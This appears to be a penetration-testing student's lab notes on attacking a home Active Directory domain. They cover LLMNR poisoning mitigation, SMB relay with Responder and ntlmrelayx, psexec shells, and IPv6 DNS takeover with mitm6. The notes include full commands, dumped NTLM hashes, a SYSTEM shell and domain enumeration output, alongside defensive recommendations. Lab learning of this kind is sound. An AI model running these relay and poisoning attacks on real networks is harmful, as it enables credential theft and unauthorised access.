
LLMNR Poisoning Mitigation

Best defense is to disable LLMNR and NBT-NS if possible.

- To Disable LLMNR: "Turn Off Multicast Name Resolution" under Group Policy Management:
  - Local Computer Policy > Computer Configuration > Policies > Administrative Templates > Network > DNS Client



- To Disable NBT-NS, under Control Panel:
  - Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced Tab > WINS tab > Select "Disable NetBIOS over TCP/IP"



IF you cannot disable LLMNR/NBT-NS


- Require Network Access Control
- Require strong user passwords

SMB Relay

Instead of cracking the hashes gathered from Responder, we can relay them to specified machines instead.
SMB Signing must be disabled or not enforced on the target, and relayed user creds must be admin on the machine for any value. SMB Signing is not on by default.

There is an nmap script to identify hosts without SMB Signing

```
nmap --script=smb2-security-mode.nse -p 445 (ip(s)/range)
```



Responder needs modified as well
under `/etc/responder/Responder.conf`
turn SMB and HTTP off.

Run responder, then run NTLMRelayX

```
ntlmrelayx.py -tf ips.txt -smb2support
```

Need an Event to happen, then on NTLMRelayX, we then see the SAM hashes.

If we add `-i` to the end of NTLMRelayX, it will give us an interactive shell. OR add `-c "command"` to run commands.

SMB Relay Attack Lab

Scan the DC

```
nmap --script=smb2-security-mode.nse -p 445 -Pn 192.168.126.131
```

```
┌──(root㉿kali)-[~]
└─# nmap --script=smb2-security-mode.nse -p 445 192.168.126.131
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-27 10:26 EST
Nmap scan report for 192.168.126.131
Host is up (0.00019s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:9A:B7:24 (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds

┌──(root㉿kali)-[~]
└─#
```

Make the targets file

```
  GNU nano 7.2
192.168.126.131
192.168.126.132
192.168.126.133
```

Edit the Responder.conf file

```
  GNU nano 7.2
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
```

Run responder

```
responder -I eth0 -dwPv
```

```
┌──(root㉿kali)-[~]
└─# responder -I eth0 -dwPv

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon → https://www.patreon.com/PythonResponder
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [ON]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.126.129]
    Responder IPv6             [fe80::2414:5c16:1790:9d98]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-09MH6A0O5IP]
    Responder Domain Name      [YQHH.LOCAL]
```


```
    Responder DCE-RPC Port      [46673]

[+] Listening for events ...

[*] [DHCP] Found DHCP server IP: 192.168.126.254, now waiting for incoming requests ...
```

Run NTLMRelayX

```
ntlmrelayx.py -tf targets.txt -smb2support
```

```
┌──(root㉿kali)-[~]
└─# ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```

Wait for, or make an event happen. Connect to the attacker machine via SMB




We have hashes!

```
┌──(root㉿kali)-[~]
└─# ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.126.132, attacking target smb://192.168.126.133
[*] Authenticating against smb://192.168.126.133 as GIBSON\Nikon SUCCEED
[*] SMBD-Thread-5: Received connection from 192.168.126.132, attacking target smb://192.168.126.132
[-] Authenticating against smb://192.168.126.132 as GIBSON\Nikon FAILED
[*] HTTPD: Received connection from 192.168.126.132, attacking target smb://192.168.126.131
[*] HTTPD: Client requested path: /
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×df90a169aeb11e6481dddf8ecc2c0910
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:63112a136882108f71a031ac8506b92f:::
LocalAdmin:1001:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
Phreak:1002:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
[*] Done dumping SAM hashes for host: 192.168.126.133
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
[*] SMBD-Thread-7: Received connection from 192.168.126.132, attacking target smb://192.168.126.133
[*] Authenticating against smb://192.168.126.133 as GIBSON\Nikon SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×df90a169aeb11e6481dddf8ecc2c0910
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:63112a136882108f71a031ac8506b92f:::
LocalAdmin:1001:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
Phreak:1002:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
[*] Done dumping SAM hashes for host: 192.168.126.133
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:63112a136882108f71a031ac8506b92f:::
LocalAdmin:1001:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
Phreak:1002:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
```

Trying with `-i` for interactive shell



Open netcat

SMB Relay Attack Defences

- Enable SMB Signing
  - Pro: Stop attack
  - Con: Causes performance issues with file copies
- Disable NTLM authentication
  - Pro: Stops attack
  - Con: If Kerberos stops working, it defaults to NTLM
- Account Tiering
  - Pro: Limits domain admin to specific tasks
  - Con: Enforing this policy can be difficult

- Local admin restriction
  - Pro: Can prevent lateral movement
  - Potential increase in helpdesk tickets

Gaining Shell Access

Metasploit

We can use Metasploit modules, such as psexec(With a password)

```
use exploit/windows/smb/psexec
```

To use just a hash instead, use set the smbpass as the SAM hash.

Psexec.py/wmiexec.py/smbexec.py

We can use psexec.py

```
psexec.py domain/user:'userpassword'@domain-ip
```

```
┌──(root㉿kali)-[~]
└─# psexec.py gibson.local/Nikon:'P@ssw0rd!'@192.168.126.131
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.126.131.....
[*] Found writable share ADMIN$
[*] Uploading file xrMlhjDs.exe
[*] Opening SVCManager on 192.168.126.131.....
[*] Creating service TKSg on 192.168.126.131.....
[*] Starting service TKSg.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3113]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

```
psexec.py user@ip -hashes hash
```

IPv6 Attacks

DNS Takeover attacks via IPv6 using [MiTM6]

Run NTLMRelayX

```
ntlmrelayx.py -6 -t ldaps://domain -wh fakewpad.gibson.local -l loot
```

```
┌──(root㉿kali)-[~]
└─# ntlmrelayx.py -6 -t ldaps://192.168.126.131 -wh fakewpad.gibson.local -l loot
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```

```
mitm6 -d domain
```

```
┌──(root㉿kali)-[~]
└─# mitm6 -d gibson.local
/usr/local/lib/python3.11/dist-packages/scapy/layers/ipsec.py:471: CryptographyDeprecationWarning: Blowfish has been deprecated
  cipher=algorithms.Blowfish,
/usr/local/lib/python3.11/dist-packages/scapy/layers/ipsec.py:485: CryptographyDeprecationWarning: CAST5 has been deprecated
  cipher=algorithms.CAST5,
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:bb:93:f6]
IPv4 address: 192.168.126.129
IPv6 address: fe80::2414:5c16:1790:9d98
DNS local search domain: gibson.local
DNS allowlist: gibson.local
```


When an event happens

```
Sent spoofed reply for wpad.GIBSON.local. to fe80::3c5a:e0d2:f42e:2b64
Sent spoofed reply for wpad.gibson.local. to fe80::3c5a:e0d2:f42e:2b64
Sent spoofed reply for gibson-dc.gibson.local. to fe80::3c5a:e0d2:f42e:2b64
Sent spoofed reply for fakewpad.gibson.local. to fe80::3c5a:e0d2:f42e:2b64
Sent spoofed reply for fakewpad.gibson.local. to fe80::3c5a:e0d2:f42e:2b64
IPv6 address fe80::192:168:126:132 is now assigned to mac=00:0c:29:1f:96:47 host=NIKON-PC.GIBSON.local. ipv4=192.168.126.132
```

A computer succeffully authenticated

```
Enumerating relayed user's privileges. This may take a while on large domains
Dumping domain info for first time
Domain info dumped into lootdir!
HTTPD: Received connection from ::ffff:192.168.126.132, attacking target ldaps://192.168.126.131
HTTPD: Client requested path: geo.prod.do.dsp.mp.microsoft.com:443
HTTPD: Received connection from ::ffff:192.168.126.132, attacking target ldaps://192.168.126.131
HTTPD: Client requested path: geo.prod.do.dsp.mp.microsoft.com:443
HTTPD: Client requested path: geo.prod.do.dsp.mp.microsoft.com:443
Authenticating against ldaps://192.168.126.131 as GIBSON\NIKON-PC$ SUCCEED
Enumerating relayed user's privileges. This may take a while on large domains
HTTPD: Received connection from ::ffff:192.168.126.132, attacking target ldaps://192.168.126.131
HTTPD: Client requested path: geover.prod.do.dsp.mp.microsoft.com:443
```

We can see domain users, groups, account, etc.



Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
PHREAK-PC	PHREAK-PC$	PHREAK-PC.GIBSON.local	Windows 10 Enterprise Evaluation		10.0 (19042)	11/28/23 18:22:10	WORKSTATION_ACCOUNT	11/12/23 11:13:36	1111	
NIKON-PC	NIKON-PC$	NIKON-PC.GIBSON.local	Windows 10 Enterprise Evaluation		10.0 (19042)	11/28/23 18:13:00	WORKSTATION_ACCOUNT	11/12/23 11:12:57	1110	
GIBSON-DC	GIBSON-DC$	GIBSON-DC.GIBSON.local	Windows Server 2019 Standard Evaluation		10.0 (17763)	11/28/23 18:22:10	TRUSTED_FOR_DELEGATION, SERVER_TRUST_ACCOUNT	11/12/23 10:35:48	1000	

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Burn	Burn	Burn		Domain Users	11/12/23 11:03:43	11/12/23 11:03:43	0	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	11/12/23 11:03:43	1109	
Joey	Joey	joey		Domain Users	11/12/23 11:03:19	11/27/23 15:29:05	11/27/23 15:29:05	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	11/12/23 11:03:19	1108	
SQL Service	SQL Service	SQLService	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	11/12/23 11:01:59	11/12/23 11:06:08	0	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	11/12/23 11:01:59	1104	The password is MYpassword123#
Nikon	Nikon	Nikon	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	11/12/23 11:00:43	11/27/23 15:36:05	11/28/23 18:14:51	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	11/12/23 11:00:43	1103	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	11/12/23 10:35:48	11/12/23 11:03:52	0	NORMAL_ACCOUNT, ACCOUNT_DISABLED	11/12/23 10:35:48	502	Key Distribution Center Service Account
Guest	Guest	Guest	Guests	Domain Guests	11/12/23 10:35:11	11/12/23 10:35:11	0	DONT_EXPIRE_PASSWD, PASSWD_NOTREQD, NORMAL_ACCOUNT, ACCOUNT_DISABLED	0	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	11/12/23 10:35:11	11/27/23 15:26:14	11/28/23 18:02:33	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	06/30/22 02:28:16	500	Built-in account for administering the computer/domain

Administrators

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQL Service	SQL Service	SQLService	2023-11-12 11:01:59+00:00	2023-11-12 11:06:08+00:00	1601-01-01 00:00:00+00:00	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	2023-11-12 11:01:59.170837+00:00	1104	The password is MYpassword123#
Nikon	Nikon	Nikon	2023-11-12 11:00:43+00:00	2023-11-27 15:36:05+00:00	2023-11-28 18:14:51.816111+00:00	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	2023-11-12 11:00:43.092739+00:00	1103	
Administrator	Administrator	Administrator	2023-11-12 10:35:11+00:00	2023-11-27 15:26:14+00:00	2023-11-28 18:02:33.342146+00:00	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	2022-06-30 02:28:16.139359+00:00	500	Built-in account for administering the computer/domain
Group: Domain Admins	Domain Admins	Domain Admins	2023-11-12 10:35:48+00:00	2023-11-12 11:03:52+00:00				512	Designated administrators of the domain
Group: Enterprise Admins	Enterprise Admins	Enterprise Admins	2023-11-12 10:35:48+00:00	2023-11-12 11:03:52+00:00				519	Designated administrators of the enterprise

Domain Guests

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Guest	Guest	Guest	2023-11-12 10:35:11+00:00	2023-11-12 10:35:11+00:00	1601-01-01 00:00:00+00:00	DONT_EXPIRE_PASSWD, PASSWD_NOTREQD, NORMAL_ACCOUNT, ACCOUNT_DISABLED	1601-01-01 00:00:00+00:00	501	Built-in account for guest access to the computer/domain

